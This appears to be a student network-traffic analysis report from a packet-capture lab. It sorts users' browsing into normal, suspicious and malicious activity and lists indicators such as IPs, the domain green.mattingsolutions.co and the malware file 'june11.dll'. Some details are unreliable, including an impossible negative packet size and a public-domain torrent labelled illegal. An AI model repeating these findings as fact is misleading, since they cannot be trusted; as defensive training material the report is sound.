10.0.0.2	10.0.0.201	1,083	266 k	520	133 k	563	1
10.11.11.200	104.18.74.113	1,079	697 k	511	34 k	568	6
10.11.11.11	10.11.11.203	843	189 k	351	83 k	492	1







Traffic Profile Breakdown (Cont.)

- The following images show the “Most Common Protocols”:







Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity:

“Normal” Activity

- Browsing YouTube and watching videos
- Normal use of the websites like bing.com, Microsoft, and cardboardspaceshiptoys.com

Suspicious Activity

- Setting up a custom website (frank-n-ted.com) and an Active Directory Network within the corporate network
- Using torrents (files.publicdomaintorrents.com) to download illegal files (`Betty_Boop_Rhythm_on_the_Reservation.avi.torrent`)


Malicious Activity

- A packet size of `-30344,` coming from IPs `172.16.4.205` and `185.243.115.84`, is considered suspicious, as `185.243.115.84` ties back to green.mattingsolutions.co, which, VirusTotal shows as a malicious URL
- POST requests to the malicious green.mattingsolutions.co site
- Downloading malware (`june11.dll`) and ultimately infecting matthijs.devries machine with it

Normal Activity


Standard Website Traffic: YouTube

- What kind of traffic did you observe? Which protocol(s)?
  - Traffic to YouTube was observed, as well as DNS and TCP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found browsing YouTube and watching YouTube videos.




Standard Website Traffic: Bing

- What kind of traffic did you observe? Which protocol(s)?
  - General internet browsing was observed, as well as TCP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found browsing bing.com.




Standard Website Traffic: Microsoft

- What kind of traffic did you observe? Which protocol(s)?
  - General internet surfing was observed, as well as DNS and TCP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found logging into their Microsoft account.



Standard Website Traffic: Toys


- What kind of traffic did you observe? Which protocol(s)?
  - General internet surfing was observed, as well as DNS, LLMNR, MDNS, NBNS, and SSDP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found shopping for toys.



Suspicious Activity

Suspicious Activity: Active Directory Network

- What kind of traffic did you observe? Which protocol(s)?
  - The creation of frank-n-ted.com was observed, as well as TCP and KRB5 protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user created a domain controller that can be used against the company, such as by creating a new attack surface.





No.	Time	Source	Destination	Protocol	Length	Info
55838	642.805892700	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.fran…	TCP	1514	49699 → 88 [ACK]
55839	642.807551200	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.fran…	KRB5	103	TGS-REQ
55840	642.808395900	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.fran…	TCP	54	88 → 49699 [ACK]
55841	642.832653700	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.fran…	TCP	1514	88 → 49699 [ACK]
55842	642.834745500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.fran…	KRB5	132	TGS-REP
55843	642.835595500	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.fran…	TCP	54	49699 → 88 [ACK]
55844	642.836453900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.fran…	TCP	54	49699 → 88 [FIN,
55845	642.837317600	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.fran…	TCP	54	88 → 49699 [ACK]
55846	642.838179500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.fran…	TCP	54	88 → 49699 [RST,


Unwanted Activity

Unwanted Activity: Torrents

- What kind of traffic did you observe? Which protocol(s)?
  - Downloading content was observed, as well as HTTP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found visiting the torrent site, dogoftheyear.net, and downloaded the following file: `Betty_Boop_Rhythm_on_the_Reservation.avi.torrent`
  - Additionally, the user was found browsing publicdomaintorrents.com and downloaded a torrent. The torrent itself was not identified as malicious.
  - Finally, the user was also found downloading a movie.










Malicious Activity

Malicious Activity: Malicious Site

- What kind of traffic did you observe? Which protocol(s)?
  - The browsing of a malicious website was observed, as well as HTTP and TCP protocols.
- What, specifically, was the user doing? Which site were they browsing?
  - Specifically, the user was found browsing green.mattingsolutions.co, which was identified as a malicious site on VirusTotal.
  - Additionally, POST requests were made to the malicious mattingsolutions.co.
  - Finally, a packet size of `-30344`, coming from IPs `172.16.4.205` and `185.243.115.84`, which is considered suspicious, as `185.243.115.84` ties back to green.mattingsolutions.co.

